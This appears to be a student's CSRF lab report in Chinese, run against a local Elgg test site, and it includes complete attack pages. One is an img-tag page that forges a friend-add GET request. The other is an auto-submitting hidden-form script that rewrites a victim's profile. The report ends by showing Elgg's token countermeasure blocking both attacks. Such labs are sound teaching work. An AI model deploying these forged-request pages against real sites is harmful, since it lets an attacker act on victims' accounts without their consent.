
**Lab4 CSRF**


**57118115陈烨**

Task1: Observing HTTP Request.

HTTP GET request



HTTP POST request




网络应⽤程序的⼤部分服务都是GET/POST服务。GET请求通常用于查询、获取数据，而POST请求则用于发送数据。GET请求的参数在URL中，因此绝不能用GET请求传输敏感数据，而POST请求的参数在请求头中，安全性略高于GET请求。

**Task2: CSRF Attack using GET Request**

实验开始之前，Alice的好友列表为空




查看一个正常的好友请求报文,samy另外创建了一个账号charlie，把自己的samy的账户加为好友，查看到自己的id=45



进行CSRF攻击，编写恶意网页代码

Img标签将自动触发一个HTTP GET请求，浏览器显示网页时遇到img标签的时候自动向src属性指定的URL发送一个HTTP GET请求



<html>

<body>

<h1>this is a page forges an HTTP GET Request.</h1>


<img

src="http://www.csrflabelgg.com/action/friends/add?friend=42"


alt="image" width="1" height="1" />

</body>


</html>




Alice用户在登录状态下点击诱导网页后




查看自己的好友列表，发现已经添加了samy，攻击成功（将boby自动添加为好友也是一样的）



Task3: CSRF Attack using POST Request



制作包含恶意代码的网⻚，用户访问它时，⾃动伪造HTTP POST请求



源码：

<html>

<body>

<h1>This page forges an HTTP POST request.</h1>

<script type="text/javascript">

function forge\_post()

{

var fields;

// The following are form entries need to be filled out by attackers.

// The entries are made hidden, so the victim won’t be able to see them.

fields += "<input type='hidden' name='name' value='Alice'>";

fields += "<input type='hidden' name='description' value='SAMY and chenye is MY HERO' >";

fields += "<input type='hidden' name='accesslevel[description]' value='2'>";

fields += "<input type='hidden' name='guid' value='42'>";

// Create a <form> element.

var p = document.createElement("form");

// Construct the form

p.action = "http://www.csrflabelgg.com/action/profile/edit";

p.innerHTML = fields;

p.method = "post";

// Append the form to the current page.

document.body.appendChild(p);

// Submit the form p.submit();

}


// Invoke forge\_post() after the page is loaded.

window.onload = function() { forge\_post();}


</script>

</body>


</html>



诱导alice进入恶意网站



成功在受害者⽤户（Alice）的“个⼈资料”中写⼊“Samy is my hero”



问题1：伪造的HTTP请求需要Alice的用户id (guid)才能正常工作。如果Boby的目标是Alice，在攻击之前，他可以找到获取Alice的用户id的方法。Boby不知道Alice的Elgg密码，所以他无法登录Alice的账户获取信息。请描述一下是如何解决这个问题的


可以从另外一个用户charlie通过添加Alice为好友，查看http header live中的http头的信息来获取Alice的guid。

问题2：如果Boby想要对访问他的恶意网页的任何人发起攻击。在这种情况下，他事先不知道谁正在访问web页面。他还能发动攻击来修改受害者的Elgg档案吗

可以，通过编写JS代码自动获取访问页面者的guid然后添加进入恶意代码。

**Task4: Implementing a countermeasure for Elgg**

**Turn on countermeasure.**



在添加注释之后，开启了Elgg对CSRF的防御措施，重复task 2 3的实验，发现CSRF攻击无效。原因是浏览器在每个网页中放入一个随机的机密值，请求从页面发起发时候机密值放在请求中，不同源的网页不能访问此页面的内容，因此这些恶意网站中不能在跨站请求中包含正确的机密值。

